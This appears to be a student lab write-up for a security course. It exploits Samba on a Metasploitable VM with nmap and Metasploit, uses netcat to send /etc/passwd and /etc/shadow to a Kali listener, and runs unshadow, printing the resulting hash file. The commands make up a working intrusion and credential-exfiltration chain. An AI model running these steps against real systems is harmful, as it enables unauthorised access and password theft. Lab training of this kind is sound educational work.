Lab 7 - Exploiting Samba and Exfiltrating Data

Target IP: 172.16.0.22 Target: Metasploitable

1. Run nmap against the metasploitable machine using the following command.

   `sudo nmap -sV <metasploitable IP> -vvv` (make a note of open ports and services).

   make a note of what port Samba is running.

   ```
   └─$ sudo nmap -sV 172.16.0.22 -vvv | grep Samba  139/tcp  open  netbios-
   ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  445/tcp
   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup:
   WORKGROUP)
   ```

2. On your Kali machine launch the metasploit framework.

3. Search for Samba exploits based on version identified in nmap results.

   ```
   msf6> search type:exploit name:samba
   ```

4. Select the exploit matching the version (note that the search option may not provide a lot of information so you will likely have to try multiple exploits to make it work).

5. Select the exploit by using command below.

   ```
   use exploit/xxxxx
   ```

6. Set required options by using set command (hint RHOSTS, and possibly payload).

7. Execute the exploit (this should open a session on the exploited host).

8. Open another Kali terminal window.

9. Launch netcat in a listen mode and redirect output to a file as shown.

   ```
   nc -l -p 4567 > passwd.txt
   ```

10. From the exploited system terminal (session opened from metasploit exploit you executed) type the following commands to extract the `/etc/passwd` file.

    `cat /etc/passwd | nc <kali ip> 4567` (there will be no progress bar and there should be no error messages).

    go back to the listening netcat window and terminate it using CTRL+C. Cat the contents of the `passwd.txt` file using command below.

    ```
    cat passwd.txt
    ```

11. Start another `netcat` command but redirect the contents to `shadow.txt` instead of `passwd.txt` (use the same command as in Step 9 just change `passwd.txt` to `shadow.txt`).

12. From the exploited system terminal (session opened from metasploit exploit you executed) type the following commands to extract the `/etc/shadow file`.

    `cat /etc/shadow| nc <kali ip> 4567` (there will be no progress bar and there should be no error messages).

    go back to the listening netcat window and terminate it using CTRL+C. Cat the contents of the `passwd.txt` file using command below.

    ```
    cat shadow.txt
    ```


13. On your kali box combine the contents of `passwd.txt` and `shadow.txt` using the command below.

    ```
    unshadow passwd.txt shadow.txt > user_logins.txt
    ```

14. What is the content of the combined `user_logins.txt` file (include screenshot).

    ```
    root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
    daemon:*:1:1:daemon:/usr/sbin:/bin/sh bin:*:2:2:bin:/bin:/bin/sh
    sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
    sync:*:4:65534:sync:/bin:/bin/sync games:*:5:60:games:/usr/games:/bin/sh
    man:*:6:12:man:/var/cache/man:/bin/sh lp:*:7:7:lp:/var/spool/lpd:/bin/sh
    mail:*:8:8:mail:/var/mail:/bin/sh news:*:9:9:news:/var/spool/news:/bin/sh
    uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
    proxy:*:13:13:proxy:/bin:/bin/sh www-data:*:33:33:www-
    data:/var/www:/bin/sh backup:*:34:34:backup:/var/backups:/bin/sh
    list:*:38:38:Mailing List Manager:/var/list:/bin/sh
    irc:*:39:39:ircd:/var/run/ircd:/bin/sh gnats:*:41:41:Gnats Bug-Reporting
    System (admin):/var/lib/gnats:/bin/sh
    nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
    libuuid:!:100:101::/var/lib/libuuid:/bin/sh
    dhcp:*:101:102::/nonexistent:/bin/false
    syslog:*:102:103::/home/syslog:/bin/false
    klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
    sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
    msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/m
    sfadmin:/bin/bash bind:*:105:113::/var/cache/bind:/bin/false
    postfix:*:106:115::/var/spool/postfix:/bin/false
    ftp:*:107:65534::/home/ftp:/bin/false
    postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
    administrator,,,:/var/lib/postgresql:/bin/bash mysql:!:109:118:MySQL
    Server,,,:/var/lib/mysql:/bin/false
    tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
    distccd:*:111:65534::/:/bin/false
    user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a
    ```

```
user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
```


kali-linux-2022-W34-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
0:17
kali@kali: ~/CS332Lab7
File Actions Edit View Help
kali@kali: ~
kali@kali: ~/CS332Lab7
Right Ctrl

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534::/:/bin/false
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
~
~
~
~
                                                                                31,33         All
```